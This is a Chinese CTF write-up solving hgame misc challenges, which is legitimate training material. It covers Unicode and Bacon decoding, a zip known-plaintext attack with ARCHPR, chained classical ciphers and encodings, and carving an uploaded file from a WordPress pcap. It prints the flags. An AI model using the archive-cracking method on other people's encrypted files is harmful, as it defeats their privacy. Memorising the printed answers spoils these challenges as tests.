\u0068\u0067\u0061\u006d\u0065\u007b\u0044\u006f\u005f\u0079\u0030\u0075\u005f\u004b\u006e\u004f\u0057\u005f\u0075\u004e\u0069\u0043\u0030\u0064\u0033\u003f\u007d
```

再解Unicode得到flag:

```
hgame{Do_y0u_KnOW_uNiC0d3??}
```


当然也可以将u后的两位认为是字符ASCII进行解码。


克苏鲁神话

- 考点: 培根密码、Zip明文攻击、Word隐藏字符
- 出题人: ObjectNotFound
- 分值: 100

解压题目附件, 得到Bacon.txt和Novel.zip。发现Novel.zip有密码。进一步观察发现Novel.zip内也有一个Bacon.txt, 且大小与附件内的Bacon.txt相同。因此想到可能是Zip明文攻击。

使用7zip压缩Bacon.txt, 并进行明文攻击。下面是ARCHPR截图:





可以发现虽然无法解出具体的Zip解压密码，但是已经成功搜索出了明文密钥，Zip也已被成功解密。将解密成功的Zip保存下来，并从中解压出“The Call of Cthulhu.doc”。

打开文档，发现有密码。打开Bacon.txt，内容如下：

of SuCh GrEAt powers OR beiNGS tHere may BE conCEivAbly A SuRvIval oF HuGely
REmOTE periOd.

*Password in capital letters.

*Password in capital letters.


有文件名中的“Bacon”猜测为培根密码。将这句话依据大小写转化为：

aababababbaaaaaabbaaabbbabaaaaabbaaabbaabababaaaabbabaaabbbbaaaaba

每5个字母一组，解培根密码得Doc密码（均为大写）：

FLAGHIDDENINDOC

即可打开文档。由密码中的“Hidden”，想到Word中的隐藏文字。将Word选项中的“显示隐藏文字”选项打开（下图用WPS做演示）：



随后就能在文档尾部发现隐藏的Flag：

我读到的手稿就是这些,我将它连同那块浅浮雕和安杰尔教授的手稿一起放进了白铁箱子。我本人的这份记录也会放进去,它能够证明我的精神是否健全,也在其中拼凑起了我希望永远不要再有人拼凑起来的真相。我见到了宇宙蕴含的全部恐怖,见过之后,就连春日天空和夏季的花朵在我眼中也是毒药。我不认为自己还能存活多久。我的叔祖父已经走了,可怜的约翰森也走了,我也将随他们而去。我知道得太多了,而那个异教依然存在。

我猜克苏鲁也依然活着,回到了从太阳还年轻时就开始保护他的石块洞窟。受诅咒的城市再次沉入海底,因为“警醒号”在四月的风暴后曾驶过那个位置。而他在地面上的祭司依然在偏远的角落里,围着放置偶像的巨石号叫、跳跃和杀戮。克苏鲁肯定在沉没中被困在了黑暗深渊中,否则我们的世界此刻早已充满了惊恐和疯狂的尖叫。谁知道以后会怎么样呢?已经升起的或会沉没,已经沉没的或会升起。可憎之物在深渊中等待和做梦,衰败蔓延于人类岌岌可危的城市。那一刻终将到来——但我不愿也不能去想象!我衷心祈祷,假如我在死后留下了这份手稿,希望遗嘱执行人会用谨慎代替鲁莽,别再让第二双眼睛看到它。

hgame{Y0u_h@Ve_F0Und_mY_S3cReT}

```
hgame{Y0u_h@Ve_F0Und_mY_S3cReT}
```

签到题ProPlus

- 考点：栅栏密码、凯撒密码、Ook编码、Base32编码、Base64编码（二进制）、二维码

- 出题人: ObjectNotFound
- 分值: 150

这道题最开始出的时候没有直接给出栅栏和凯撒的Key（需要做题者反复尝试以找到正确的Key），也没有直接指明编码方式是base32（需要靠常识判断）。但是考虑到难度梯度问题，最终还是在题目附件内给出了Key和加密方式。

首先解压附件，得到加密的OK.zip和Password.txt。Password.txt内容如下：

```
Rdjxfwxjfmkn z,ts wntzi xtjrwm xsfjt jm ywt rtntwhf f y h jnsxf qjFjf jnb
rg fiyykwbtbsnm tm xa jsdwqjfmkjy wlviHtqzqsGsffywjjyyntf yssm xfjypnyihjn.

JRFVJYFZVRUAGMAI


* Three fences first, Five Caesar next. English sentence first, zip password
next.
```

可知要想解密，需要先经过Key=3的栅栏密码解密，再经过Key=5的凯撒密码解密。解密成功后，第一行是一个完整的英语句子，第三行则是Zip解压密码。两次解密后得到：

```
Many years later as he faced the firing squad, Colonel Aureliano Buendia was
to remember that distant afternoon when his father took him to discover ice.

EAVMUBAQHQMVDPDT
```

第一行是完整的英语句子（《百年孤独》英文版第一句），而解压密码为EAVMUBAQHQMVDPDT。成功得到OK.txt。

 OK.txt - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

data:text;ook;

```
Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook.
Ook. Ook. Ook. Ook. Ook. Ook! Ook? Ook! Ook! Ook. Ook? Ook. Ook. Ook.
Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook.
Ook. Ook? Ook. Ook? Ook! Ook. Ook? Ook! Ook. Ook! Ook! Ook! Ook! Ook!
Ook! Ook. Ook? Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook! Ook? Ook!
Ook! Ook. Ook? Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook? Ook. Ook? Ook!
Ook. Ook? Ook. Ook. Ook. Ook. Ook. Ook. Ook! Ook. Ook? Ook. Ook. Ook.
Ook. Ook. Ook. Ook. Ook. Ook! Ook? Ook! Ook! Ook. Ook? Ook! Ook! Ook! Ook!
Ook! Ook! Ook! Ook! Ook? Ook. Ook? Ook! Ook. Ook? Ook! Ook! Ook! Ook!
Ook! Ook! Ook. Ook? Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook.
Ook. Ook. Ook! Ook? Ook! Ook! Ook. Ook? Ook! Ook! Ook! Ook! Ook! Ook!
Ook! Ook! Ook! Ook! Ook! Ook? Ook. Ook? Ook! Ook. Ook? Ook! Ook! Ook! Ook!
```

红色圈中是关于编码方式的提示。先解Ook，得到：


```
*OK.txt - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
data:text;base32,NFLEET2SO4YEW3HN5AUCQKBZJVK2CFKVUCQKBKFIUCQKBIVCUGQKZIFAUCRCPINCW6S2BIFAU6V2VNRVCVSSGRX
VF5XTANSGLFHCN3EGZFDMTWJUXK4CLNZBW45CDNZITOTSVLBGHMUSQKFHDK3RZGFFKNCVHFVKK2ILJYW2NDEOFHDOQTWJEVX
BIZCEWQKSIRYUCTSEOFBUQYKF42TKM2ZJZ4UOSLDPFLHSTNOQ3XU5DFKNFHK2TCNFYHGWDCNJFVOTLMMEZWTBBSGU2G4NDUMFEV
UGA4WIT3EKQ2TA6SWMJBTATJUKNSFGRRYGJWFEM3DKAZWM3SVJ5LE2MKXO52EIK2JNZKVEWCQOAYGIMKEMR5DKML2NRKE4MLTJFIW
OON3UERCNLFIWQMCZO5XHGS2CIRGVSULIGBMXO3TTO5BEITKZKFUDAWLXNZ2GSRVCJBNGORCMK5BWGZDQI5MHA332NBHTAVSXJNM
CM5BWQ4CDKNGTO3RLME2DI6RRKJBW2RBYOJ4EQUVCVNY2SW6LVGY2FGWSPHBVC2DJPJEDSST2MRSFUMDXMN3WGWLXOBCGY3KKGZ
OJFZHKKVVPJCE6RKCNCBXEIV3DNF2TKUSUJVGTIUKHI5RU4WTZJM3WYRSNO55GQQKZLJ3TC3SJOJ2VKVL2IRHUKQTINZCFQY3JOJ2VEVCNJ
BGU2TSS2IMMYHCY3KMFJXC4DHGNEWMWKOOJZDC3RLBSCWNCFKZWSULVOBCHKQJQA3TGZTSOZRXS3ELFAWOUVCVNBTFGZSIZIJ
```

此处提示我们是base32。再次解码得：

```
*OK.txt - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
iVBORw0KGgoAAAANSUUEuGAAQAAAECAyAAADOCeOAAAOWUIEQVR4nO2aS64ENwwD3/0v7WYCSW8GcE8okbKRAO8a+IASV/23AA
OqftPrUptgr6vMWxh9K6N5iCjCSMYfSujeYggYwkjGH0ro3mllGMJlxh9K6N5iCjCSMYfSujeYggYwkjGH0ro3mllGMJlxh9K6N5iCjCSMYfSu
c+nR3UN3PnXOVM3WwhB+InXRHP099CdT50zVbO1Ng1BSfKgLAMw5HRopszZHWuXE3YDQyh6Dj2UJM+pO9YUj+wGhID0HHooSZ5Td6x
EO2GnMn1d9e1W9sROaXBMIrjibXf81xYggYQkrO5PqvOU4MAUNlyZlc/zXHiSFgCCk5k+u/5jgxBAwhJWdy/dccJ4aAlaTkT7/muPEEDCElJzJ
/1oYQlmfypzq+h3aptafrFm3/mthCGV9KnOq63dom1p/smbd+q+FlDnWkKkeeYOMAT6HPeUJM/cAYZAn+OekuSZO8AQ6HPcU5I8cwcYAn
```

能明显判断出其为base64。再次解码：

```
Output
time: 20ms
length: 3730
lines: 8

.PNG
.
...
IHDR.....i.J
...YIDATx.i.K*.7..8y/iI.Io.pO(.²«.i.úP.Wý..pãI]..ä.!.À....>'.δ.C.....|À..à.....g.áíi.÷xð.4çûí.~Yj.Éo[7Ä..W¥..é.
¥ð.üguCÜ:qUÜ³.®Yj.Éo[7Ä..W¥..é.¥ð.üguCÜ:qUÜ³.®Yj.Éo[7Ä..W¥..é.¥ð.üguCÜ:qUÜ³.®Yj.Éo[7Ä..W¥..é.
¥ð.üguCÜ:qUÜ³.®Yj.Éo[7Ä..W¥..é.
¥ð.üguS.;e..í,..ëüi,..ðç.%.Äû®|.!.2)!1.÷uM.C(dúBb.ië...Pêð.Ä.Px5..j.é..!%~k:.B!Ó..Cx_xtø.B|
/$.ð%®é'..L_H.á.}]Ó.o.ø.tB..ÍRqíF÷.ä}v'M.ö.>..¥áÜ.i.ÈûiN.*i} :4KÄµ.Ý3.+Ü.4Uø.úth..k7eg
i³;i³°'ôëð,..xntI@pgwðTaOèô;Y*®Ýè..%iimðÄ.ð$C³T»ñ=.y.ÝIS.=jO.fø.vE{.ð>>..|
{B..ÍRqíF÷.ä}v'M.ö.>..¥áÜ.i.ÈûiN.*~°OuîðEsh|~./uNÜ}v'M.VÝ$;gê¢94SÖ~...:§i>>..|
```

不难发现文件头的“PNG”字样，即base64为一张PNG图片编码后的字符串。将解码后得到的二进制保存为png文件，打开：



扫描即可得到Flag：

```
hgame{3Nc0dInG_@lL_iN_0Ne!}
```

每日推荐

- 考点：（流量包分析）、压缩包密码爆破、音频频率涂抹藏信息
 - 出题人：ObjectNotFound
 - 分值：100
- 首先解压附件，得到Capture1.pcapng。使用WireShark打开，不难发现有不少HTTP数据（浏览器访问WordPress过程中产生的数据包）。尝试导出HTTP对象：

Wireshark · 导出 · HTTP 对象列表

分组	主机名	内容类型	大小	文件名
3048	192.168.146.1:8008	multipart/form-data	8290 kB	async-upload.php
7134	192.168.146.1:8008	application/javascript	669 kB	wp-tinymce.js?ver=4960-20190918
5430	192.168.146.1:8008	application/javascript	631 kB	components.min.js?ver=8.3.2
3390	192.168.146.1:8008	text/html	349 kB	post-new.php
5631	192.168.146.1:8008	application/javascript	311 kB	block-editor.min.js?ver=3.2.5
6363	192.168.146.1:8008	application/javascript	302 kB	block-library.min.js?ver=2.9.6
5799	192.168.146.1:8008	application/javascript	192 kB	date.min.js?ver=3.5.0
6139	192.168.146.1:8008	application/javascript	190 kB	editor.min.js?ver=9.7.6
1536	192.168.146.1:8008	application/javascript	160 kB	mediaelement-and-player.min.js?ver=4.2.13-99
4019	192.168.146.1:8008	application/javascript	160 kB	mediaelement-and-player.min.js?ver=4.2.13-99
4747	192.168.146.1:8008	application/javascript	151 kB	blocks.min.js?ver=6.7.2
405	192.168.146.1:8008	text/css	119 kB	style.css?ver=1.1
7724	192.168.146.1:8008	text/css	119 kB	style.css?ver=1.1
4384	192.168.146.1:8008	application/javascript	114 kB	react-dom.min.js?ver=16.9.0
1861	192.168.146.1:8008	application/javascript	106 kB	media-views.min.js?ver=5.3.2
4178	192.168.146.1:8008	application/javascript	106 kB	media-views.min.js?ver=5.3.2
920	192.168.146.1:8008	application/javascript	99 kB	wp-polyfill.min.js?ver=7.4.4
1677	192.168.146.1:8008	application/javascript	99 kB	wp-polyfill.min.js?ver=7.4.4
3569	192.168.146.1:8008	application/javascript	99 kB	wp-polyfill.min.js?ver=7.4.4
1359	192.168.146.1:8008	text/html	94 kB	upload.php
6327	192.168.146.1:8008	application/javascript	84 kB	edit-post.min.js?ver=3.8.6


文本过滤器:

Save Save All Close Help


可以发现其中有一个异常大的表单数据（form-data），怀疑包含这文件。将这个文件保存出来，WinHex进行分析：

00000304	37 36 65 38 34 35 32 61	0D 0A 2D 2D 2D 2D 2D 2D	76e8452a -----
00000320	57 65 62 4B 69 74 46 6F	72 6D 42 6F 75 6E 64 61	WebKitFormBounda
00000336	72 79 47 6A 77 6D 6E 35	37 76 47 42 35 4C 43 31	ryGjwmn57vGB5LC1
00000352	4B 62 0D 0A 43 6F 6E 74	65 6E 74 2D 44 69 73 70	Kb Content-Disp
00000368	6F 73 69 74 69 6F 6E 3A	20 66 6F 72 6D 2D 64 61	osition: form-da
00000384	74 61 3B 20 6E 61 6D 65	3D 22 61 73 79 6E 63 2D	ta; name="async-
00000400	75 70 6C 6F 61 64 22 3B	20 66 69 6C 65 6E 61 6D	upload"; filenam
00000416	65 3D 22 73 6F 6E 67 2E	7A 69 70 22 0D 0A 43 6F	e="song.zip" Co
00000432	6E 74 65 6E 74 2D 54 79	70 65 3A 20 61 70 70 6C	ntent-Type: appl
00000448	69 63 61 74 69 6F 6E 2F	78 2D 7A 69 70 2D 63 6F	ication/x-zip-co
00000464	6D 70 72 65 73 73 65 64	0D 0A 0D 0A 50 4B 03 04	mpressed PK
00000480	14 00 01 00 63 00 FB 84	2D 50 00 00 00 00 89 7D	c û„-P }
00000496	7E 00 99 43 8F 00 12 00	0B 00 49 20 4C 6F 76 65	~ ¢C I Love
00000512	20 4D 6F 6E 64 61 79 73	2E 6D 70 33 01 99 07 00	Mondays.mp3 ¢
00000528	02 00 41 45 03 08 00 50	E5 14 9C 34 5B D1 7A 66	AE PÅ æ4[Ñzf
00000544	DA CF 79 02 6B 6F F5 4D	97 F0 97 2E 80 6E C7 E2	Ūÿy koöM-ē-.ēnÇâ
00000560	68 98 2E 5B 4F B7 21 8C	F0 6A 60 A3 FF CB 2E CE	h~.[C·!Qδj`£yË.Î
00000576	2B 7E 5C EF 5E 51 1E A9	63 99 CE C7 20 D4 53 37	+~\i^Q @c™îÇ ÔS7
00000592	9E 89 BC 7A 34 6B 1F BE	5B 7D 5E C2 EA 1A BF A4	žžž4k ¾[]^Âê ¿¾
00000608	14 9E 0F A8 19 13 2D AF	2D 31 7C 46 8F E9 8F C7	ž ¨ -¯-l F é Ç
00000624	4C AB 14 CC 0C 0D DD 8F	9D 2F E3 C3 7F 7A 94 61	L« î ý /ăă z"a

